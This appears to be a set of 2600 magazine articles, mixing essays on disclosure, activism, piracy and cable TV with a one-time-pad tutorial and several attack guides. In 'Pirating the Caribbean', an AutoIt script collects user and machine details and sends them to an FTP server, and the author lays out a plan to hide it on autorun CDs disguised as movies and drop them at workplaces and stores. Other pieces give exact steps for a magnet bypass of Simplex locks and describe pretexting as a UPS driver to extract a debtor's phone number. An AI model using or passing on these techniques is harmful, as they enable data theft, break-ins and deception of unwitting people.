Twelve years later, I am writing this as I fly to the West Coast to evaluate significant security vulnerabilities in SCADA/ICS systems. In the summer of 2011, my father, John Strauchs, along with exploit writer Teague Newman and I, invested $2500 of our own money and two months to do private research in a basement in the D.C. area that showed that we could open jail and prison doors - while suppressing alarm systems - from outside the facility by taking advantage of known programmable logic controller (PLC) and physical security vulnerabilities. Our disclosure to the U.S. federal government took a while. Directors from four federal agencies were called in for a meeting with us. We did a bare-bones presentation to alert the feds of the possibility that their assets - beyond just correctional facilities - may also be vulnerable to an attack similar to the one we designed.

After my plane lands, I'm returning a call to a person who has discovered a significant security flaw in the telecom system in Washington, D.C. Some researchers have been raked over the coals for disclosing their research publicly and have become targets of DMCA and/or CFAA allegations. Worse yet, some are "outed" to the FBI as "criminal hackers" if they tell the vendors or U.S. government of their research. How to disclose the results of information security research is as crucial to the industry - and to the researcher - as what has actually been discovered.

When I am contacted by an individual, I ask the following questions to determine how to strategize their disclosure:

- What is the scale of the discovery? For example, is the personally identifying information (PII) of only a few people at risk or could you, potentially, take down an entire network crucial to public safety?
- Did you have authorized access to the system/device?
- Did you break any cryptographic protections, brute force, or otherwise circumvent any security measures to make your discovery?
- Are you under a nondisclosure agreement or do you have a U.S. national security clearance?
- Do you want your name to be associated with the release or do you wish to stay anonymous?

From this point, I will help this security researcher make his decision of how to alert telecom in D.C. that they have a big problem.

The best part of the work I do is that I see the newest private sector security research before most people do. The most difficult part, at times, is the knowledge I have of these vulnerabilities. I know that many will not be patched quickly, or at all, and, by understanding the ramifications of the exploit, that knowledge can be a difficult burden to bear. Often, finding a receptive vendor or government agent to report it to is a challenge. When told of serious vulnerabilities or exploits, more often than not, they initially take an approach of denial about the validity of the information: "It can't really be possible to simply increment a number

at the end of a URL and get the PII and credit card numbers for up to 30,000 customers from a large retail chain in California, is it?" "Yes, it is," I answer. Following this, the response often includes demands to know the identity of the researcher and sometimes threats of law enforcement taking action if names are not given, to which I reply, "It shouldn't be important to you who discovered this, but that they wanted to tell you first."

Disappointingly, even after the dance between "show us the proof" and "who did this," many times the vulnerability is not patched. To be fair, some cannot be patched quickly as is the case with industrial control systems. In turn, some researchers have chosen the zero day route in which the vendor is given no warning about the vulnerability or exploit, but the details are dropped anonymously (or not) and they must scramble to patch. The decision of how, or if, to share security research is one that only the researcher can make, but I encourage researchers to evaluate the severity of the risk in addition to ethical and legal ramifications.

My excitement in doing this work, nevertheless, is the same that existed for me during the era of the BBS and my introduction to computers. Now, instead of dial-up taking forever, everything is immediately accessible via portable devices I carry on me at all times. Obtaining information, coordinating efforts with other hackers, and telling the public of our research results can be done instantaneously without geographic borders or citizenship, and with anonymity - if one so desires.

This new realm is different than the one I knew as a child; privacy expectations and protection laws have loosened and criminal sanctions for unauthorized access have been enhanced. However, at the same time, a borderless digital world in which one can be a part of something that is vast, organized, and sophisticated is a reality that is new to me.

The Internet has grown up, as have I, and I revel in the excitement of the unknown and the challenge to ascertain how things work as much now as I did then. In an industry in which things become obsolete quickly, it's rapid change that keeps me - and my ambitions - young. I love what I do and am appreciative of all the hackers, teachers, and even some very smart and ethical guys in law enforcement who helped me get to where I am today.

I encourage you to responsibly learn these skills and share with the next generation what is not [yet] taught in schools. It is your knowledge and efforts that will change how information is shared, how "security" is defined, how ownership of intangible property is understood, and if online freedoms will be upheld or will wither. As hackers, we belong to a community greater than just where our country's passport can take us. I implore you to preserve that and responsibly explore those exciting unknowns.

Tiffany Strauchs Rad, BS, MBA, JD, is the president of ELCnetworks, LLC, a technology development, law, and business consulting firm with offices in Portland, Maine and Washington, D.C. She is also a part-time adjunct professor in the computer science department at the University of Southern Maine, teaching computer law, ethics, and information security. Her academic background includes studies at Carnegie Mellon University, Oxford University, and Tsinghua University (Beijing, China). She has presented at Black Hat, Defcon, HOPE, and CCC conferences.

Hacker Perspective is a column about the true meaning of hacking in the words of our readers. We're interested in stories, opinions, and ideas. We've gotten so many good submissions that we're booked for an entire year! Keep your eyes open for when we'll be accepting submissions again. In the meantime, please send us your articles on specific hacker applications involving any type of technology. If it's interesting, exciting, and detailed, it will show up in our pages.

articles@2600.com or
2600 articles, pob 99, middle island, ny 11953 usa

More Active Gamers Should Become Activist Hackers

by Snugglepuff
snugglepuff@operamail.com

I am fortunate to personally know many talented thinkers, many of whom are avid gamers. Some are also particularly brilliant and have solved programmatic problems I can barely understand. Some spend countless hours shut off from the realities of a world they admit is broken to play in a world that mostly isn't. For so many people I associate with, the understanding of a problem and the talent to tackle it with software coexist but remain separated from any effort to do so. Some won't care until a problem reaches them personally, others just don't give much thought to the idea that problems like corruption, censorship, and the digital divide can be tackled with code.

Far outside the scope of most of the intelligent programmers I know are the growing number of people I know because of my involvement with writing software for privacy activists. Despite having few technical skills, they are passionate about doing anything in their very limited power to make the only world they live in a better one. Armed with nothing but hope and drive, they read and comment on news articles and write letters to their elected officials (and when was the last time you did that?). They spend countless hours blogging and podcasting their ideas into the ether hoping that someone will listen and do something. Anything.

The world is run by machines. They aren't using us as batteries because there's no reason to, with us being so willing to burn coal for them. Decisions are made with data which is or should be transformed into meaningful information and whether that information is accessible or not is less a matter of policy and more a matter of engineering. Elections in democratic countries are won by a fickle "swing vote" of voters with no ideology to predict their vote with. Their decision is composed slowly by a trickle of information about their choices until literal bits of information pull them harder in one direction than others. The control of information by censorship, misinformation, media bias, and lack of basic access to and understanding of technology resources are by and large engineering problems with engineering solutions. In a post-Wikileaks world, to believe that one can't make a serious impact in a world increasingly governed by software as a software developer is completely ridiculous and illustrates a disconnect from reality that seems to grow the longer one escapes from it.

Serious coding takes time. So does serious gaming. Both can be enjoying and frustrating, but ultimately the act of creating something leaves behind it a measurable value of utility that can be shared with the world as infinitely as people can access it. When someone has the ability to do one or the other, that person should realize, with whatever part of their conscience isn't governed by virtual currencies, that they are choosing to neglect the potential use of their skills for more than a few meaningful purposes. If you're already spending your weekends or weeknights helping people help each other, whether by programming or traditional volunteering, good for you. Welcome to the choir! For everyone else, hear ye:

People desperate to see change happen in their lifetimes across the world don't give a shit about your level 60 night elf. Time is life. If you value your life outside of gameplay, it might be time to start looking for ways to prove that value in the greater context of history. Start hacking.

Simplex Locks: Illusion of Security, Version 2.0


by Beyond

In the Autumn 1991 edition of *2600,* Scott Skinner and Emmanuel Goldstein detailed how to brute force Simplex locks in an article titled "Simplex Locks: Illusion of Security." The article even featured an accompanying list of groups of codes that one could use to brute force one of these locks open. They were able to run through the entire list of codes at ten minutes on average. For those not keeping score at home, that means an open lock in no more than the ten minute average. While this technique still works, a once closely guarded technique has emerged publicly and in the form of a class action lawsuit against Kaba-Ilco, the manufacturer of the Simplex line. Certain models under the Simplex line (detailed below) can be bypassed in seconds when a rare-earth magnet is strategically placed on the lock.

If you don't know what we're talking about, image search "Simplex 1000" on your browser of choice. The Simplex 1000 is arguably the most popular Simplex model, along with its lever variant the L1000. You've undoubtedly seen them everywhere. I'm not here to argue who is in the right and who is in the wrong, or what measures should be taken in this situation. I'd much rather inform you of this bypass and applicable information. With that said, I do want to note that Kaba-Ilco has always marketed the Simplex line as a convenience lock and not as high-security.

A class action lawsuit was filed against Kaba-Ilco regarding this bypass in November of 2010. The lawsuit stipulates that Kaba-Ilco knew of the bypass and did nothing to correct it. Kaba-Ilco contends that locks manufactured after September 19, 2010 are not susceptible to this bypass, although I've heard from reliable sources that this is simply not the case. Firsthand accounts suggest that this bypass technique was taught as early as 2000, or perhaps 2001. I recall a company even selling a magnet intended to bypass these locks around 2003, a fact I shared with one of the lead plaintiffs in the case earlier this year.

How exactly does this bypass work? I could fill almost an entire edition of *2600* detailing exactly how the bypass works but I think, for the sake of brevity, you should read the most detailed explanation from Marc Weber Tobias on his blog: `http://www.thesidebar.org/`



➥`insecurity/?p=761`. Long story short, a well-placed, rare-earth magnet with substantial pulling force can pull an armature inside the combination chamber away from its intended position which puts the combination chamber in an unlocked position, thus unlocking the lock when the outside lever or knob is turned. When viewing the lock head-on, the magnet should be placed on the left side of the lock with its center around 1 1/8" below the center of the last button, which is a 5. If placed correctly, the knob or lever will retract the lock's latch. Neodymium disc magnets, 3" x 1" at N52 or N54 ratings, with a pull force of between at least 400+ pounds represent the minimum capable of allowing this bypass to occur. A stronger pull force will definitely work, but you're going to be paying for that added strength. These magnets can be purchased at `http://www.magnet4less.com`. Heads up, they are expensive and can be very dangerous if not handled properly. Brush up on magnet safety if you intend to play around with this bypass.

Which models under the Simplex line are vulnerable to this bypass? Any model that uses their M-56 or M-63 combination chamber, or variant, is susceptible to this bypass. These models include, as identified in the lawsuit, the 1000 (and its variants), 2000, 3000, 6000, 7000 (easiest to bypass), and 9000 series, which all utilize roughly the same combination chamber.

The 7000 series is the easiest because it features the smallest "air gap" between the combination chamber and the outside of the lock.

Does this attack always work? No. Certain models under the Simplex line feature a totally different combination chamber, such as the LD450/470 series. The 900 series, for example, features the combination chamber on the inside of the door. The lock's mounting on a door can also prevent successful magnet placement, such as the door jamb to the left of the lock which will rarely provide enough room to accommodate one of these magnets. Digital retrofit kits are also marketed that replace the traditional combination chamber with an electronic version featuring a solenoid, which could potentially be bypassed with a magnet, but that's for another article. It should be noted that the digital combination chamber is not susceptible to this exact bypass. Nevertheless, in their 30 plus years of existence, there are millions of locks in use that do allow for the bypass given the right circumstances.

While the "magnet bypass" offers quick entry, the brute force method as identified by Skinner and Goldstein in 1991 represents probably the most reliable, but not necessarily the quickest, method for bypassing these locks. There are certainly other methods, but given a few subjective criteria, such as lock placement and surrounding hardware, the brute force method will always work when time is available. I'll end with a piece of information shared in the original article that still rings true today: before trying anything, test for the default code of 2 and 4 pressed together and then 3. If this is the correct code, turning the knob or lever will retract the latch and allow entry. To quote Skinner and Goldstein, "It is always good to take a few lucky shots before you initiate a brute force hack."

HACKING IS IN THE BLOOD

by Ninja_of_Comp

When I was about 15, still in high school, we used to "collect" padlocks. Why? Well, my dad owned a liquor store and he had a drawer with about 50 keys. Those keys were from old padlocks he used to own and he'd change them once in a while because the locks got rusted and wouldn't work anymore. Anyway, I asked my dad if I could have them to play "janitor" and he said yes. There were keys for all types of locks: Master, Yale, Bell, to name a few.

Well, my brother and I split the keys 50/50, put the keys on a ring, hung them on our belts, and, for us, it was cool. We figured the more keys we had, the more "mature" we looked (pretty stupid, now that I think of it). We then hooked up with two friends of ours who also had around ten keys lying around which they immediately brought to school.


Well, we got curious and tried the keys on the padlocks that were on students' lockers - not to "collect" the contents of the locker, but to "collect" the padlock. We would first verify which key fit into the lock we were trying to open. We then stuck the key all the way in and tried to turn it left or right. If nothing happened, we would pull the key out half a bump and try again. We would continue the process until either the lock opened, or we tried the next key. If it opened, we would "collect" the lock and leave. We would then try to open the lock again to see if our process was repeatable. If we could, we marked the key where the lock worked, and kept the lock as a trophy. If we couldn't, we threw the lock away.

We would do this every day because we figured, "what's the worst that could happen, we get caught 'trying' to open a lock with the wrong key, and that's it," which actually happened a couple of times.

We also tried combination locks with no positive results. Those were harder to crack.

There was one lock I remember as if it was today. It was a magnetic lock. This lock supposedly only opened with a bar shaped magnet the user would just press to the side of the padlock and, presto, the lock was opened. I figured that there had to be some way to open the lock with something as simple as a belt buckle. So I took off my belt, passed the buckle on the side of the lock, and, sure enough, it opened! This time I closed the lock without "collecting" it to try it once more then and there, but I got caught by the owner. He told me in a very cocky way that there was "noooo way" I could open that lock without the key he had. He opened the lock, took a book, closed the padlock, and left. Needless to say, that was a challenge for me, so I tried it again, opened the lock, and this time I left with my "trophy."

What I am getting at is that a hacker is someone who thinks outside the box, looks for different ways to solve a problem, and never backs away from a challenge until it is solved.



by Seeker7

It has always been assumed that big companies such as cable providers are out to control the flow of information and make it harder for everyone to get what they want. Most times this is true, especially with bandwidth caps and/or throttling that takes place when someone "steps out of line" with their ISP's terms of use or just proves to be a nuisance on the network.

However, it should also be recognized that in some cases, good has come from some of these network providers. The good thing about large corporations is that they have money and lawyers, which the average person would not have access to. They can choose to fight certain battles with content providers to allow said content to be made available in additional ways.

For example, several years ago a cable provider in the northeast wanted to release a new product called network DVR. The concept was that people should be able to record content that they pay for, store it on a decentralized network drive, and then play it back in whatever room they wanted. However, the content producers didn't like this idea and wanted rebroadcast rights every time their content was played. The case went to court and the cable company won.

Now, obviously, this service would be charged at an extra fee, so, sure, the company made money. However, what people overlooked was the achievement that took place. By winning this battle, it opened up the ability for other companies to offer a streaming network DVR solution as well. It wasn't limited to the one cable company.

This is only one example and there are others. Yes, content wars between cable companies and content providers always suck and always put the customer in the middle. Both sides use propaganda in the hopes of making people see things "their way" and, in the end, it gets resolved and many times the resolution isn't even made public.

I am not trying to say that this is a good thing, and I actually think that more competition and flexibility would be nice.

All that being said, if content providers had it their way, the customer would be charged every time they viewed a particular movie or show. Yes, anyone can get access to anything illegally through BitTorrent or newsgroups. However, for those who want to go the legal route, things can sometimes be limiting.

Recently, several cable providers have come out with streaming apps, allowing customers to view all of their TV channels on an iPad or other device within their home. Viacom isn't happy about this and has sued said companies over license fees. The cable companies are fighting this. Is there clearly something for the cable companies to gain by winning? Yes.

However, there is also something that the average people gain by that kind of win as well. Customers can then view content on whatever device they please within their homes and not have to pay higher prices for this. In the current cases that I know of, the app is provided for free as part of the TV service, so, there is an extra feature without extra cost.

I know that it seems like I am in the pocket of the cable industry right now, but I'm not. I don't even have cable TV. My Netflix does everything I need. However, I am not John Q. Public.

Sometimes we must consider that, occasionally, there are some things that big companies do to increase our freedoms, although only within their networks. However, the average person only plays in those networks.

Yes, if the content creators would get a better business model, the cable companies wouldn't be needed. But, until that day comes, someone needs to fight for more content rights on behalf of the average person.

The cable companies want people locked in to their pricing scheme and want people to stay with their services. As a result, they need to evolve and give people what they want: content everywhere, all the time. It is the cable companies that will have to fight the uphill battle for the common person and, for once, if only in these rare cases, we should probably support them.

by lg0p89

First, let me disclaim any responsibility for this article. This is for educational use only. This is a work of fiction. Any likenesses are purely coincidental. I am not admitting nor denying anything... ever. No, I am not a practicing attorney.

Now that the irresponsibility clause is out of the way, here we go. I work at a bank. That generally sounds pretty boring but this can be an interesting job. I talk to a lot of people through the day nearly every day. Some are in a good situation. Their family members are in good health, they talk to me about the holidays, their business may be going good, etc. Others are in a not so good situation. The collectors are tracking them down for payments, the banks are calling for payments, and the credit card companies are threatening to take their firstborn child.

At the bank, I work in the Special Assets section, which means I do collections and the more serious, legal actions. This brings me to the crux of the story. I needed to find a person who claimed his loan officer simply told him to stop paying on his loan. First and foremost, what a crock! This made no sense. So his loan officer, who works for the bank, told him not to pay the bank, who also pays him? Right. So I ran through the usual channels (pulling a credit report, calling relatives on the application, etc.) with no luck. This person tried to get off of the grid.

I could not call his last employer and ask if he still worked there as a representative of the bank. The employers are wizening up and not giving out any information. Sometimes you can get the basic information and a little more from a drone in the HR department. At times they ask for a release to be signed by the person so they won't get sued. The most drastic I have come in contact with has been the local branch of the American Red Cross. Under no circumstances would they even let me know (with a different case) if the person was still working there, ever worked there, or was still actively using oxygen.

Social engineering to the rescue! I needed a background for a vital pertinent service in order to secure the information. After all, the person on the other end of the line is simply not going to just give this out without a really good reason, such as helping out a fellow citizen just doing their job. With this in hand, the last place of work was called, with myself obviously not calling as the bank. I was now Scott, an older UPS driver. I had a delivery with a bad address and no home number. The person I was tracking, per the story line, did leave this number as a point of contact. After the initial contact with a clueless receptionist, I was transferred to another person. The second person sounded more like an office staffperson instead of a greeter. I explained in full character my faux issue.

I didn't want to expose any information re why I really wanted to contact him. I complained that if I could not get his number that his package was going back. I gave her an old number to confirm with her that I was not pulling a series of digits out of the air. I was finally able, after much verbal gymnastics, to get the farce across, and I got some information in return.

I also have used this variance with an insurance company to get information. There was a mutual client with no good numbers for me to reach him at. I called the insurance company that I had on file for the client. We have to keep an updated insurance binder on all clients with commercial loans so we know the collateral is covered in case there is an accident. I told the agent who I was and that I needed to update my file. So at least I was mostly honest here. I did not tell her explicitly that I was in the collections area or that I was going to hammer him once I got his personal information. She was very open and understanding with me, and gave me his cell phone number without out too much of a struggle.

Buyer beware.

Pirating the Caribbean

by Rob

In my previous article "iPod Sneakiness" (23:1), I described how to use an iPod to retrieve a local user's information. This article was picked up by *Hak5* and has evolved into the USB Switchblade and USB Hacksaw: `http://www.hak5.org/usb-hacksaw`. They have really expanded on the original concept, so if it is something that interests you, I suggest you go check it out.

Now on to bigger and better things. With the iPod, you had to be on a local user's machine. What if we could get that same info without ever touching a PC? Let's see how this might work....

First off, buy a few blank CDs. Total cost: about ten bucks.

Now, using the methods we talked about in the previous article, let's put together a script in AutoIt (or your favorite scripting language) that will gather local user info and put it on an FTP.

The example below is fairly benign. It gathers usernames, IPs, and PC names:

```
$file = FileOpen("ftp://yourserver
➥/folderwithonlywritepermissions
➥/readme.txt",1)
$Username = @UserName
$Computername = @ComputerName
$Month = @MON
$Date = @MDAY
$Hour = @HOUR
$Minute = @MIN
$Year = @YEAR
$IP = @IPAddress1

If $file = -1 Then
    MsgBox(0, "Error", "Unable
        ➥ to open file.")
    Exit
EndIf

FileWriteLine($file, 'Computername
➥ = ' & $Computername)
FileWriteLine($file, 'Username
➥ = ' & $Username)
FileWriteLine($file, 'Date
➥ = ' & $month & '/' &
➥ $Date & '/' & $Year)

FileWriteLine($file, 'Time = ' &
➥ $Hour & ':' & $Minute)
FileWriteLine($file, 'IP = ' & $IP)
FileWriteLine($file, '----------')
FileWriteLine($file, ' ')
FileClose($file)
```

Add in some of the Nirsoft password gathering programs we talked about before to run silently and dump results, and you are in good shape.

So now we have the hacking part done, but how do we get someone to run this for us? Here comes the social engineering part.

Compile your script to an exe named play.exe, assigning it an icon of an AVI or MOV.

Next, go download a few pictures from Google Images of a popular movie. Let's use *Pirates of the Caribbean* as an example. I would download the movie poster, and an icon (ICO) file. The movie poster is just for authenticity, and the icon is for later.

Now, create an autorun file. It's basically a text file with an .INF extension. An example is below.

```
[autorun]
open=Play.exe
icon=POTC.ico
label=Pirates Of The Caribbean
```

Almost done. Now go to IMDB and look up your movie. Copy the description and paste it into a test document named ReadMe. Once again, this is all for authenticity.

Create one more text document and name it data. Take away the extension so it's a generic Windows icon. (Authenticity yet again....)

Take all the files:

```
1. Play.exe (your script)
2. MoviePoster.jpeg
     (your poster image)
3. POTC.ICO (your icon file)
4. autorun.inf (your autorun)
5. data (your renamed text file)
```

and burn them on the root of a CD. Heck, burn them to about 20 CDs while you're at it.

Take your burned CD and write "Pirates of the Caribbean" on it with a Sharpie.

Grab your stack o' CDs and distribute them strategically. Think about the places you can put them. Maybe throw one in the bathroom at work and grab some coworker's information. How about dropping one outside your local Best Buy for the random factor? Heck, drop a few *in* Best Buy - maybe by a cash register - and see if you can get some employee's info. Who can resist putting a burned CD into their PC, especially when they think they've found something free?

Don't limit this to movies. Label a CD "Windows 7 Ultimate Upgrade" and download the appropriate icons to target the geekier among us. The ideas and uses are endless.

Warning - Responsible message follows: If you are an IT person, you should probably disable autorun on all of your PCs as a matter of policy. It will diminish the chances of this type of attack working, and it's just good common sense. Enjoy.

by Cliff

We can all fire up a copy of Truecrypt to keep our files safe, and we think nothing of using SSL to protect a data exchange with a web server, but that all needs computers to be useful. If you need to securely send information to a friend without the help of computers, you can get all old-school. Modern computers were invented to break codes, but you can send 100 percent uncrackable messages relatively quickly and easily by hand - and it is so satisfying to your geeky side, too.

"But why would we bother? Isn't this all just history now?" The exact scheme I present is still believed to be very much in use by spies the world over, via "number stations" (search YouTube for some great, spooky examples) which at fixed times of the day will read a list of digits in disembodied voices over the airwaves to whomever is listening. And somewhere, somebody is listening, copying them down, and decoding these messages by hand. Emails leave trails, and indeed we know Gmail "reads" every word of your emails, but even though the world can hear the secure conversation, without knowing the encoding system, it is meaningless.

So, to encrypt and decrypt a message securely, we need to share a secret method with whomever we are messaging. First, we convert our alphanumeric message into numbers, then we use a separate list of numbers known only to whoever is sending and receiving the message to encode and decode it. To be mathematically unbreakable, each number list must only be used once. We call it a "one time pad," literally a pad of digits in random order with only two identical copies, used one time only - burn after use!

Turning letters into numbers is the first stage. Of course, you can use A=01, B=02, Z=26, etc., but it is not optimal. There is a clever system known as the "straddling checkerboard" which can be much more efficient by using the single digits for the most common eight letters of a language (and, of course, each language is different!). In English, the common letters "AEINORST" are assigned to single digits, but "AEINORST" is not very memorable... "ESTONIA-R" or my preferred "AT ONE SIR" are much more memorable. I will use "AT ONE SIR" below, and you will see how economical the "straddling checkerboard" can be!

	0	1	2	3	4	5	6	7	8	9
	A	T	-	O	N	E	-	S	I	R
2	B	C	D	F	G	H	J	K	L	M
6	P	Q	U	V	W	X	Y	Z	.	#

As you can see, "AT ONE SIR" makes up the top line, but we use the spaces (for 2 and 6) as shift characters for the less common letters (we then just fill in the leftovers alphabetically). The word "hacker" becomes `25 0 21 27 5 9`, "computer" is `21 3 29 60 62 1 5 9`. You don't need the spaces except for readability of course, so "computer hacker" encodes to `21329 ➥ 60621 59250 21275 9`. This isn't secure yet, but is already probably enough to get you past the casual observer. It is a fancy cipher, but a straight substitution cipher nonetheless. To decrypt it, you just make a checkerboard using "AT ONE SIR" as the top line (so nice and easy to remember and recreate wherever you are) and wherever you see a 2 or 6, you know to shift the next digit to the appropriate line to decipher.

There is a "." character (68) which you can use as a general purpose essential punctuation character, or use as a further shift character to a line of punctuation if you so desire. Frankly, if you're doing this by hand on security grounds, you are not going to care about punctuation too much - the message is what is important! There is also a "#" escape character for numbers. To make sure they are unambiguous, numeric digits are repeated

three times over, so "2600" enciphers as `69222 ➥ 66600 00006 9`. As mentioned before, this is a cipher, not encrypted yet - that's the bit where it gets uncrackable!

Now you need a one time pad to encrypt with (make sure your friend has the same pad!). All this is is a key - a list of random digits (for convenience usually grouped into five at a time). Do not trust your computer to give you truly random digits; computers use pseudo-random lists (which are entirely predictable if you know the "seed"). If you want random, get a set of five 10-sided die from a games shop in different colours, throw them, and always write them down in the same color order to prevent human bias! It will look something like:

```
51187-69890-33159-87236
25955-46669-93434-84219
41645-05561-76643-90072
56544-74326-49439-58703
```

...and be very boring to make! Make lots of these sheets into a pad with removable/disposable sheets so you never use the same one twice. This is important, as reuse dramatically reduces the security of the message - using a new sheet each time is mathematically 100 percent secure and unbreakable. You need a copy to encrypt with and one to decrypt with, so only give copies of your pad to those who need it.

Now for the encryption stage - and we use (nice and simple) arithmetic to encrypt one digit at a time from our message. But it is important to know that we do not "carry," so 7+7 becomes 4 (i.e., 7+7=14 - we just want the "4"), and 2-8 becomes 4 (as you can't subtract 8 from 2, we use "12" instead, so 12-8=4). Practice this bit - it is important to get right!

Let's encode "computer hacker" using the key `51187-69890-33159-87236-25955` (first page of the pad above).

From above, "computer hacker" is `21329 ➥ 60621 59250 21275 90000` (padded with zeroes), so we encrypt

```
Plain Text 21329 60621 59250 21275 90000
Key        51187-69890-33159-87236-25955 minus
---------------------------------------
Encrypted  70242 01831 26101 44049 75155
```

So this is the message we send to our friend. We can send it any which way: email, telephone, pigeon, or very publicly as with the number stations.

Your friend then adds the correct key back to the encrypted text, the exact opposite procedure.

```
Encrypted  70242 01831 26101 44049 75155
Key        51187-69890-33159-87236-25955 plus
---------------------------------------
Plain Text 21329 60621 59250 21275 90000
```

And using "AT ONE SIR"

```
21/3/29/60/62/1/5/9/
25/0/21/27/5/9
C /O/M /P /U /T/E/R/H
/A/C /K /E/R
```

The encrypted text can be shouted from the treetops (or played on shortwave radio all around the world, of course!). Without the *right* key, it is not just meaningless, but instead contains *every* message. If an interceptor thinks the key is `90715-81423-97109-85037-30025`, for instance

```
Encrypted  70242 01831 26101 44049 75155
Key        90715-81423-97109-85037-30025 plus
---------------------------------------
Plain Text 60957 82254 13200 29076 05170
```

And using "AT ONE SIR"

```
60/9/5/7/8/22/5/4/1/3/2
➥ 0/0/29/0/7/60/5/1/7
P /R/E/S/I/D /E/N/T/O/B
➥/A/M /A/S/P /E/T/S
```

Without a copy of your one time pad, it is absolutely unbreakable. Not just "difficult to break" but actually unbreakable. Of course, for ad-hoc secure communication you have to share the initial keys, and this is what SSL/HTTPS does: uses asymmetric encryption (difficult to break) to swap a one time key. This is why SSL is not actually secure, just very hard to break, and so, as computers get more powerful, it becomes less secure. For absolute security, create and distribute pads manually and securely. This is exactly how messages are securely sent to field operatives the world over!

Just for completeness, a number station will also read out the ID of the target operative so they will know to get ready to copy down a message meant for them, and may also read the first five digits of the page in the code pad to be used. So, in the above, they would start the message as `51187`, then use `69890` onwards to encrypt the message. If you're using this system a lot, you may choose to do likewise. Number stations will read out each group of five digits twice as shortwave radio drops out a lot - try searching YouTube for `JK7e02o7xy4` and you will hear an example where midstream someone tries to jam the signal. Or `ymhqL1MQwfE` is a Chinese number station (again with allied jamming to try to spoil the message!). This may be "old school," but it is still very much alive and relevant to our world today!

If you can't be bothered to get the dice and hand-make a pair of pads, `http://www.four-milab.ch/onetime/otpjs.html` can make them for you - not as secure as making your own, but waaaaaaaaay better than reusing a key twice, and about as good as a computer can make it!

So imagine I had gotten this below key to you securely somehow....

```
47830-09292-31816-12605
45535-13930-73567-64251
62139-98344-10752-47795
56600-63437-94255-32654
```

Here's a chance to try your brand new old-school decryption skills:

```
23455 08372 67345 24327 81135
➥ 97170 96728 57346 08995 60992
➥ 53970 41580 76525 24673
```

The Piracy Situation

by R. Toby Richards

This is going to be controversial, for sure, but I want to urge the hacker community to actively advocate against piracy. We all know the moral issues, so I'm not going to go there. I'd like to point out some other issues.

The Law is Out of Control

Our lawmakers keep passing more and more copyright laws. I don't think this would be happening if piracy weren't as prevalent as it is. Content providers now err on the side of caution. They cite copyright violations when they remove content that would have likely been considered fair use ten years ago.

A prime example: My seven-year-old daughter has started making "movies" by recording herself playing with her dolls, who serve as the "actors." She also loves music, so there are typically songs playing randomly in the background. Sometimes she sings along, which is adorable. I wanted to share these with my family, so I put them on YouTube. YouTube immediately removed them for copyright infringement. WTF? I mean, come on! Really?

Copyright laws have been driven to the point of insanity because of all the piracy. Were it not for all of this crime, I would probably be able to put my daughter's movies on YouTube. People could be reasonable and see that I am not impairing artists' abilities to profit from their work, which is the point of copyright law.

BitTorrent could have a good reputation. It's often the fastest way to download legitimate stuff, like Linux CDs. But nooooo.... Now my ISP throttles me down to nothing if I try to use BitTorrent.

The Malware

Antivirus technology these days is a joke. We, the technically savvy, know several techniques for avoiding viruses when downloading content with peer to peer technologies. Still, how many hours have you wasted removing viruses from relatives' computers because they just couldn't pay 99 cents for the latest Lady Gaga single?

People don't understand that you aren't going to find any places for piracy with no viruses. The thing is that whenever you are downloading things illegally, you risk getting a virus. Think about it this way. A place on the Internet that is designed for criminals to congregate simply isn't going to be safe. It's like taking a walk in the ghetto at night. You might get mugged. That's just the way it is. So when you pirate, you always run the risk of downloading a virus instead of what you think you're downloading. We understand that. Your 15-year-old cousin does not.

The Debate

Okay, when I said that I wouldn't bring up the moral issues, I lied. This is because I thought that I'd at least offer what I think is a compelling argument against the idea that piracy isn't stealing or that it's less bad than actual shoplifting. Perhaps if you agree with me that piracy needs to stop, then I hope to help you explain it to others with these arguments.

Look, if you were to shoplift a CD or DVD, you have to realize that the disc only cost pennies to make and ship to the store. The costly part of the disc is the money that went into producing and creating the art that is on it. So, when you pirate stuff, you're only really stealing a few cents less than if you actually shoplifted. What is theft? Theft is the act of illicitly depriving someone of something. Piracy deprives artists of the ability to profit from their work.

The idea that piracy isn't really stealing because you're not depriving anybody of physical goods just doesn't hold water. Think of identity theft. The identity thief doesn't deprive you of any physical object. Like a pirate, the identity thief is only copying information. In this case, he's copying your identity in order to purchase things with your good credit. Still, we all acknowledge that identity theft is wrong.

A Call for Action

I hope that all of this makes sense to you. If it does, then I ask that you more actively educate those around you about the issues. Piracy is rapidly diminishing our ability to take advantage of fair use. Piracy results in malware. Piracy is wrong. I hope that we can one day return to a world and an Internet where my daughter can sing along to "Party in the USA" on YouTube without being flagged as a copyright violator. As icing on the cake, imagine what it would do for the misconceived idea of what a hacker really is all about if the media were to catch wind that the hacker community is coming out against copyright infringement!

Transmissions

by Dragorn

